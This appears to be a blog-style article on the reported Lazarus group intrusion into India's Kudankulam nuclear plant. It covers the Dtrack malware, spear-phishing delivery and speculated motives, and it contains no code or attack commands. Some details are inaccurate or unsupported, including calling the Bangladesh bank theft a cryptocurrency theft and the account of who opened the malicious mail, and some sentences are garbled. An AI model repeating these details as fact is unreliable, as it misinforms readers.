After a thorough research, it was finally confirmed that this was indeed a cyber attack and the hacking group responsible for this was Lazarus, a North Korean state sponsored hacking group. This in fact was a new revelation. Lazarus was active since long time but its targets were usually financial resources like banks and ATMs. However the researcher came to this conclusion after detecting a well known malware which is only used by Lazarus group in the network of Indian nuclear power plant. The name of this malware is Dtrack. The same malware was found in many banks including South Korean banks which were hacked by this group Lazarus.

Lazarus is also famous for hacking of Sony Pictures when it had produced a satirical comedy featuring Kim Jong Un, the North Korean dictator. It is also accused of hacking a Bangladeshi bank in 2016 and stealing crypto currencies. As it can be noticed, it is only financial resources that this group was going after.

Then what made them target a nuclear power plant? A compromised nuclear reactor can have catastrophic consequences. Any leak of the radioactive material can be disastrous for a country has one of the highest density of population. But it appears the hackers did not

want to cause any damage to the nuclear reactor. Researchers say their intention behind the hack was to collect as much data as possible. A nuclear reactor can have data like nuclear yields etc. India is a country which uses the nuclear reactors for both civilian purposes so knowing about the country's nuclear yields can give a picture about India's nuclear potential to any country.

But why would North Korea target India. Although India-North Korea have no relations that could be called diplomatic, they don't see each other as enemy either. Many analysts believe that North Korea may be acting on behalf of either Pakistan or China, India's archrivals. Any information about India's nuclear yields can be beneficial for these countries.

But how did this hack happen in the organization which is considered so secretive that the Department of Atomic Energy (DAE) under which India's nuclear reactors fall, directly reports to the Prime Minister of the nation. According to the information available till now, it appears spear phishing was used to deliver the malware.

Anil Kakodkar is the former chairman of AEC Atomic Energy Commission, now working as director of the BARC (Bhabha Atomic Research Centre). He and one of his colleague got a mail laden with DTrack malware (They were still using the official email address of BARC). The mail was sent to personal and professional emails of both these persons probably to amplify chances of success.

It seems Kakodkar was the one to fall for this trap and he clicked on the malicious mail and that too while being in the domain of Kudankulam Nuclear power plant and the hackers wanted exactly that. The malware quickly spread in the network and began to harvest information. It is still not known what information was stolen or how much information was stolen although NPCIL claims no data was stolen.